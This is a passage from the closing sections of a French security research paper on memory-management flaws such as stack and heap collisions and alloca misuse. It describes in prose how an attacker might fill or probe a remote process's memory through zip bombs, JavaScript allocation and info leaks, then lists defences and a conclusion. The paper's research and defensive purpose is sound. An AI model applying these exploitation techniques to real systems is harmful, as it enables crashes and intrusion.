Le temps de transfert se calcule en fonction de la taille des données et de la vitesse du lien réseau. Il faut quelques minutes pour envoyer 1 GB de données

sur un réseau local, tandis que ce même transfert prendra plusieurs heures sur Internet.

Des mécanismes spécifiques à l'application ciblée peuvent permettre de contourner ces limitations. Par exemple, l'utilisation de mécanismes de compression comme *gzip* est reconnue par les clients et serveurs web. Or, quelques kilo-octets de données compressées peuvent se décompresser en plusieurs méga-octets, voire giga-octets... C'est le principe de « zip bombs ». Autre exemple, l'allocation de la mémoire directement au sein de l'application visée, comme c'est possible à partir d'un simple script Javascript exécuté dans le navigateur attaqué. Il peut aussi être possible de remplir petit à petit l'espace mémoire du processus distant, en lui soumettant de multiples requêtes.

Manque d'informations A distance, il est difficile de connaître la taille de l'espace mémoire disponible pour le processus visé, ainsi que son organisation. L'importance d'une prise d'empreinte poussée du système ciblé est d'autant plus grande que toute tentative d'exploitation prendra un certain temps, et risque de provoquer un crash en cas d'échec.

La prise d'empreinte cherchera non seulement à déterminer le type de système d'exploitation, mais aussi sa version exacte, ainsi que les versions exactes de l'application et des bibliothèques dynamiques.

Pour déterminer l'espace mémoire disponible, il peut être tout simplement possible de la demander à l'application. Par exemple en essayant d'allouer une grande quantité de mémoire à partir d'un script javascript qui va retourner le code d'erreur à l'attaquant, puis ré-essayer avec une quantité plus faible, et ainsi de suite. Sur un serveur IMAP, il sera possible de demander l'allocation d'une grosse quantité de mémoire et d'obtenir un code d'erreur en cas d'échec.

La meilleure source d'information sur les mappings en mémoire reste l'utilisation d'« info leaks », c'est-à-dire de découvrir un bug de l'application permettant de lire certaines parties de la mémoire comme le tas ou la pile.

Évidemment, l'idéal pour un attaquant de pouvoir écrire un code d'exploitation le plus universel possible, qui fonctionne quels que soient ces paramètres. La vulnérabilité de Mozilla présentée plus haut rentre dans ce cadre.

6.3 Éloigner la menace

A l'exception des problèmes relevés sur les noyaux Linux 2.6.x – qui sont critiques mais seront très certainement corrigés par les développeurs – l'affolement n'est pas de mise, vu les conditions particulières nécessaires pour provoquer les failles. La vigilance s'impose cependant : il suffit souvent qu'une seule application soit vulnérable pour que tout le système soit compromis... Les exemples concrets donnés dans les sections 4.1 et 3.1 montrent que ce type de vulnérabilité existe bel et bien et que certaines applications courantes sont vulnérables.

Alors, comment se protéger ?

Audit de code Réaliser un audit de code des applications majeures pour vérifier que la taille des variables locales reste inférieur à la taille des pages du système et que les erreurs d'allocations de mémoire sont traitées par une fin immédiate de l'application. L'argument passé à `alloca()` doit être compris entre 0 et la taille d'une page. Sur systèmes 64 bits, se méfier des dépassements d'entiers 32 bits...

Limitation des ressources Utiliser avec discernement les limitation de ressources. Certaines vulnérabilités peuvent apparaître, d'autre disparaître, selon les limites mises en place. A vous de voir ! Globalement, sur les systèmes disposant de beaucoup de mémoire, on peut penser qu'il est plus judicieux de limiter autant que possible la taille de la pile, des données et de la mémoire virtuelle totale. Penser que certaines applications comme PHP disposent aussi d'options de limitation des ressources (mémoire, timeouts...).

Correctifs Si des correctifs sont fournis par les éditeurs par rapport à ces vulnérabilités, les appliquer sera une excellente idée. Sur Linux 2.4, il est possible augmenter la valeur de `heap_stack_gap` en écrivant le nombre de pages souhaitées dans la variable correspondante du pseudo système de fichier /proc.

7 Conclusion

Nous avons montré, en détaillant des exemples réels de vulnérabilités que nous avons découvertes, que la sécurité des applications ne dépendait pas seulement de la qualité du code du programme. Les outils de compilation utilisés et les mécanismes de gestion de la mémoire des systèmes d'exploitation peuvent introduire des failles de sécurité inattendues.

Certaines des vulnérabilités mises à jour dans cet article pourront être corrigées par les développeurs des systèmes d'exploitation concernés. D'autres correspondent à des classes de vulnérabilités susceptibles de perdurer.

Les concepts et les idées évoqués dans cet article sont nombreux et par manque de temps n'ont pas pu être tous explorés à fond. Il est donc très probable qu'il reste des choses à découvrir en poussant les recherches plus loin : étude des mécanismes de threading, analyse d'autres systèmes d'exploitation, tentative d'exploitation distante d'applications réelles, étude d'autres types de mapping, étude plus poussée des systèmes 64 bits et des problématiques liées aux entiers et aux fonctions des bibliothèques, etc...

Si l'exploitation à distance de ces bugs de gestion de la mémoire pour exécuter du code arbitraire est théoriquement possible, le risque est probablement mitigé par la difficulté de réunir les informations et les conditions nécessaires à l'exploitation effective : taille totale de la mémoire, limites existantes, timeouts, adresses d'allocation difficilement prévisibles... Néanmoins, si l'application permet le déclenchement d'une de ces vulnérabilités et que les conditions adéquates sont réunies, le risque devient critique.

Ces vulnérabilités ne sont pas limitées aux grands systèmes d'exploitation étudiés dans cet article. Il serait intéressant de s'intéresser aux mécanismes de gestion de la mémoire des systèmes « embedded », des équipements réseau comme les imprimantes, des émulateurs, des couches d'émulation Linux ou Posix de certains systèmes, des machines virtuelles, etc...

Références

1. Paul Eggert, *alloca and reliable stack-overflow detection in glibc functions*, Liste de discussion libc-alpha, 2004.
`http://sources.redhat.com/ml/libc-alpha/2004-02/msg00022.html`
2. Andrea Arcangeli, *heap-stack-gap for 2.6*, Liste de discussion du noyau Linux, 2004.
`http://www.ussg.iu.edu/hypermail/linux/kernel/0409.3/0435.html`